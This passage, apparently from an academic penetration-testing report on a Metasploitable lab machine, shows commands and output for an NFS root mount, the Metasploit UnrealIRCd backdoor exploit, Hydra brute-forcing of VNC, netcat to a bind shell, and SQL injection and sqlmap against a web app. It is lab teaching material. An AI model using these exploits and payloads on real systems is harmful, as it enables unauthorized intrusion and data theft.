http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# pwd
/root
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

Figure 4.27: Logged in to the server with RSA key

The third vulnerability of the above table is related with the NFS (Network File System) which is a service that can be found in the Linux systems and allow users to access shared directories in a network. From the phase B&C we have identify that the nfs service running on the port 2049.




Figure 4.28: Information that is displayed for the second vulnerability

Then we ran the command showmount -e 192.168.1.19 in order to list the accessible shares of remote system.

```
File Actions Edit View Help

root@KaliLinux:~# showmount -e 192.168.1.19
```

Figure 4.29: Launch the showmount command

The result that we received is:

```
Export list for 192.168.1.19:
/ *
root@KaliLinux:~#
```

Figure 4.30: The result of showmount command

This means that the root directory is shared over the network. Then we executed the following commands:

1. mkdir /temp
2. mount -t nfs 192.168.1.19:/ /temp -o nolock
3. df -h
4. cd /temp

```
root@KaliLinux:~# mkdir /temp
root@KaliLinux:~# mount -t nfs 192.168.1.19:/ /temp -o nolock
root@KaliLinux:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            7.8G   0 7.8G   0% /dev
tmpfs           1.6G  2.2M  1.6G   1% /run
/dev/sda4       191G  26G  156G  15% /
tmpfs           7.9G  44M  7.8G   1% /dev/shm
tmpfs           5.0M   0 5.0M   0% /run/lock
tmpfs           7.9G   0 7.9G   0% /sys/fs/cgroup
/dev/sda3       512M  144K  512M   1% /boot/efi
tmpfs           1.6G  0.0K  1.6G   1% /run/user/0
192.168.1.19:/  7.0G  1.5G  5.2G  23% /temp
root@KaliLinux:~# cd /temp
root@KaliLinux:/temp# pwd
/temp
root@KaliLinux:/temp# ls
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz
root@KaliLinux:/temp# cd home
root@KaliLinux:/temp/home# ls
ftp msfadmin service user
root@KaliLinux:/temp/home# pwd
/temp/home
root@KaliLinux:/temp/home#
```

Figure 4.31: The result of mount the share directory

The result of these commands is that we had mounted the share directory of the remote system and we had access to the file system on the target machine.

The fourth vulnerability on the list is related to UnrealIRCd, which is an Open-Source IRC server. This type of server runs on Linux, OS X, and Windows operating systems. The IRC server (Internet Relay Chat) is an application layer protocol that facilitates communication in the form of text. We have extracted some useful information about this particular vulnerability from the Nessus tool:

Metasploitable / Plugin #46882

Vulnerabilities 68

CRITICAL UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also
<https://seclists.org/fulldisclosure/2010/Jun/277>
<https://seclists.org/fulldisclosure/2010/Jun/284>
<http://www.unrealircd.com/text/unrealircadvisory.20100612.txt>

Output
The remote IRC server is running as :
uid=0(root),gid=0(root)

Port	Hosts
6667/tcp/irc	192.168.1.19 or

Plugin Details

Severity: Critical
ID: 46882
Version: 1.15
Type: remote
Family: Backdoors
Published: June 14, 2010
Modified: November 28, 2018

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/CA:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

CPE: cpe:/a:unrealircd:unrealircd
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: June 12, 2010
Vulnerability Pub Date: June 12, 2010

Exploitable With

Metasploit (UnrealIRCd 3.2.8.1 Backdoor Command Execution)
CANVAS ()

Figure 4.32: Information that is displayed for the third vulnerability

Exploitable With

Metasploit (UnrealIRCd 3.2.8.1 Backdoor
Command Execution)

CANVAS ()

Reference Information


BID: 40820

CVE: CVE-2010-2075

Figure 4.33: Reference information for vulnerability

In order to examine this vulnerability CVE 2010-2075, we used the Metasploit tool.

First of all, we opened the Metasploit tool in the Kali Linux machine and we searched for the specific exploit on the Metasploit (2010-2075).



```
File Actions Edit View Help
> Executing "sudo msf6b init M6 msfconsole"
[!] Database already started
[!] The database appears to be already configured, skipping initialization

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
[+] [DINA] ' SAY THE HAUII WORD!
[+] [DINA] ' SAY THE HAUII WORD!
[+] [DINA] ' SAY THE HAUII WORD!
[+] [DINA] ' SAY THE HAUII WORD!
[+] [DINA] ' SAY THE HAUII WORD!
[+] [DINA] ' SAY THE HAUII WORD!
[+] [DINA] ' SAY THE HAUII WORD!
[+] [DINA] ' SAY THE HAUII WORD!

--| metasploit 05.0.0@meterpreter
+ --| 2065 exploits - 1186 auxiliary - 344 post
+ --| 562 payloads - 45 encoders - 10 nops
+ --| 7 evasion

Metasploit tip: Adapter names can be used for IP params set LHOST e.g.88

msf6 > search 2010-2075

Matching Modules
-----
#  Name                               Disclosure Date  Rank  Check  Description
-  -  -  -  -  -  -  -  -  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent No     UnrealIRCd 3.2.8.1 Backdoor Command Execution

msf6 >
```

Figure 4.34: Finding the exploit on the Metasploit tool

Then we used this exploit with the command use and we configured the options as shown on the below prinscreen:

```

msf5 > search 2018-2075

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2018-06-12      excellent no   UnrealIRCd 3.2.8.1 Backdoor Command Execution

msf5 > use 0
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name      Current Setting  Required  Description
-----
RHOSTS   192.168.1.19     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
RPORT    6667             yes       The target port (TCP)

exploit target:
-----
Id  Name
--  -
0   Automatic Target

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.19
RHOSTS => 192.168.1.19
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name      Current Setting  Required  Description
-----
RHOSTS   192.168.1.19     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
RPORT    6667             yes       The target port (TCP)

exploit target:
-----
Id  Name
--  -
0   Automatic Target

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

Figure 4.35: Configure the exploit

Finally, we ran the command “run” and command shell session has been opened where we could run all Linux commands against the target machine.

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.1.19:6667 - Connected to 192.168.1.19:6667 ...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.19:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.1.19:4444
[*] Command shell session 1 opened (0.0.0.0 → 192.168.1.19:4444) at 2020-12-21 00:03:09 +0200

whoami
root
id
uid=0(root) gid=0(root)
uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Figure 4.36: Launch the exploit & shell session

The penultimate known vulnerability of the target system is related with VNC (Virtual Network Computing) which is running on the target system. More specifically, the VNC is a simple protocol that used for remote access to graphical user interface (GUI) .

The screenshot shows the Metasploitable interface for Plugin #61708. The title is "Metasploitable / Plugin #61708". Below the title, there are buttons for "Configure", "Audit Trail", "Launch", "Report", and "Export". The main content area is titled "Vulnerabilities" and shows a critical vulnerability: "VNC Server 'password' Password". The description states: "The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system." The solution is to "Secure the VNC service with a strong password." The output shows "Nessus logged in using a password of 'password'." The risk information includes: Risk Factor: Critical, CVSS Base Score: 10.0, and CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C. The vulnerability information shows: Default Account: true, Exploited by Nessus: true.

Figure 4.37: Information that is displayed for the fourth vulnerability

We have identified that the service is running on the port 5900(Nmap results), we can check if it using weak/default passwords. In order to this we used the Hydra which is login cracker.

We chose to run a dictionary attack (word list) with the Hydra tool.

The command that we executed is the below:

```
File Actions Edit View Help
root@KaliLinux:~/Desktop# hydra -P passwords.txt -t 1 192.168.1.19 vnc
```

Figure 4.38: Execution of Hydra tool

The outcome of the command was:

```
ShellNo.1
File Actions Edit View Help
root@KaliLinux:~/Desktop# hydra -P passwords.txt -t 1 192.168.1.19 vnc
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-21 00:27:15
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking vnc://192.168.1.19:5900/
[5900][vnc] host: 192.168.1.19 password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-21 00:27:16
root@KaliLinux:~/Desktop#
```

Figure 4.39: Results of hydra tool

From the result of Hydra tool, we verified that the password is the 'password' for the 'root' user. After we found the password, we tried to log in using the vncviewer as shown below:

```
ShellNo.1
File Actions Edit View Help
root@KaliLinux:~/Desktop# vncviewer 192.168.1.19
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

Figure 4.40: Login with vnc viewer on target machine




Figure 4.41: Login on the target machine with vncviewer

The last critical vulnerability that the target machine has, is the Blind Shell Backdoor which mean that the shell of target machine is listening on the remote port without any authentication. This have as a result to use it by connecting to the remote port without any authentication and send commands directly on the target machine.

Metasploitable / Plugin #51988 Configure Audit Trail Launch Report Export

[Back to Vulnerabilities](#)

Vulnerabilities 10

CRITICAL Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```

Nessus was able to execute the command "id" using the
following request :

----- snip -----
This produced the following truncated output (limited to 10 lines) :
----- snip -----
root@metasploitable:~# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
----- snip -----

```

Port	Hosts
1524/tcp/wsl_shell	192.168.1.19

Plugin Details

- Severity: Critical
- ID: 51988
- Version: 1.9
- Type: remote
- Family: Backdoors
- Published: February 15, 2011
- Modified: May 10, 2019

Risk Information

- Risk Factor: Critical
- CVSS v3.0 Base Score: 9.8
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:UC/HI/HA:H
- CVSS Base Score: 10.0
- CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Figure 4.42: Information that is displayed for the last vulnerability

From the results that we gathered on the Footprinting & Scanning phase; we identified that the machine's shell is listening on port 1524. As we did not need a password, we used the command netcat to connect to the remote shell.

```
File Actions Edit View Help
root@KaliLinux:~/Desktop# netcat 192.168.1.19 1524
root@metasploitable:/# uname -i
unknown
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Figure 4.43: Exploitation of vulnerability

4.1.4.2 Exploit the Web Application

As we have verified that the target machine hosts a web application as shown in the below screenshot:



Figure 4.44: The web application that is hosted on the target machine

In this web application as penetration tester, we try to identify if the web application is vulnerable on the below attacks which are referred on the OWASP list:

1. SQL Injection
2. Cross Site Scripting (XSS)

Firstly, we created a new user that helped us to identify if the web application is vulnerable on the SQL injection.

Register for an Account

Please choose your username, password and signature

Username

Password

Confirm Password

Signature

Figure 4.45: Creation of user that help us on penetration testing

The user that we used on the penetration testing have the below data:

Username: pentest and Password: pentest

Then, we examined the SQL injection as is the most common vulnerability in the web applications. After our research we found two pages that we consider that the web application could be vulnerable on SQL Injections attacks. The first one is the Login page which have two input fields, the user and password as displayed below:

Login

[Back](#)

Please sign-in

Name

Password

Dont have an account? [Please register here](#)

Figure 4.46: Evaluate the Login page against SQL Injection attack

Our first test was to inserted the character ' on the field Name and we received the below database error:

```
----- Error: Failure is always an option and this situation proves it -----
Line      : 49
Code      : 0
File      : /var/www/mutillidae/process-login-attempt.php
Message   : Error executing query. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password='' at line 1
Trace     : #0 /var/www/mutillidae/index.php(96) : include() #1 (main)
Diagnostic Information: SELECT * FROM accounts WHERE username='' AND password=''
----- Did you setup/reset the DB? -----
```

Figure 4.47: SQL error that displayed

The error message provides us many useful information about the database and the type of database. Furthermore, it approved that the This specific error referred to the SQL syntax is not correct. We continued our tests and we put as username the value pentest and as password the value: pentest' AND 1=1--' and we managed to login as pentest user.




Figure 4.48: The input that we used for SQL injection

This means that the SQL query (Error log from the above screenshot) has the below format:

Select * FROM accounts WHERE username='pentest' AND password='pentest' AND 1=1—'

The above query is executed if all the where clauses are true (username=pentest, password=pentest, 1=1 which always is true). But when we tried to use as username, the value: pentest and password: pentest' AND 1=2—' we received the below message:




Figure 4.49: Evaluate the password field on the Login page

With the above actions we verified that the Login page is vulnerable on the SQL injection. For this reason, we tried to login on the web application bypassing the authentication. In order to achieve this, we used the following values:

Username: [empty]

Password: ' OR 1=1--'

With above values the query that used has the following format:

Select * FROM accounts WHERE username="" and password="" OR 1=1—'




Figure 4.50: The input that we used on the password field

We have achieved to login as admin without providing the password.

The next page that we examined in our penetration testing is the "View your details".




Figure 4.51: Evaluate the “View your details” page

With the same way as before we tried to display a database error. In order to achieve this we added the character ‘ on the username but the web application did not display an error but when we added the character ‘ on the password field we achieved to display the database error which is important for us.




Figure 4.52: The SQL error that displayed on the page

This mean that password field was possible to be vulnerable on the SQL injection.

We tried the value: ‘ OR 1=1 –’ on the password field and we received the below result:




Figure 4.53: Display the users credentials through SQL Injection attack

We have achieved to display useful information about the users (Username and passwords) without any authorization. This means that “View your details” page is vulnerable on SQL injections.

After learning that there are SQL injections available, we used the sqlmap tool to exploit them and retrieved all the data from the application database:

Firstly, we configured the Firefox browser to use a proxy server and with the help of Burp suite tool we managed to capture the request from the page “View your details”. The request was the below:




Figure 4.54: Capture the GET request with Burp Suite

Then we opened a terminal on the Kali Machine and we ran the command:

```
>sqlmap -r /Desktop/req.txt [The req.txt file contain the above request]
```



Figure 4.55: Execute the sqlmap with the GET request

The outcome of this command is:




Figure 4.56: The result of sqlmap command

Which informed us that both parameters (username and password) were vulnerable.

Then we used the sqlmap tool again in order to extract all the useful information about the database. Once we have the database engine and the vulnerable fields, we used the sqlmap command to get a list of databases on the server. The command that helped us to extract the information was the following:

Sqlmap -r req.txt -p username --dbms mysql --dbs

```

root@kali:~/Desktop# sqlmap -r req.txt -p username --dbms mysql --dbs
[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 00:15:18 /2020-12-22/
[00:15:18] [INFO] parsing HTTP request from 'req.txt'
[00:15:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: username (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: page=user-info.php?username=test' OR NOT 77637763!@password=test#user-info.php-submit-button-View Account Details
Type: error-based
Title: MySQL > 4.1.2 OR error-based - WHERE or HAVING clause (FLOOR)
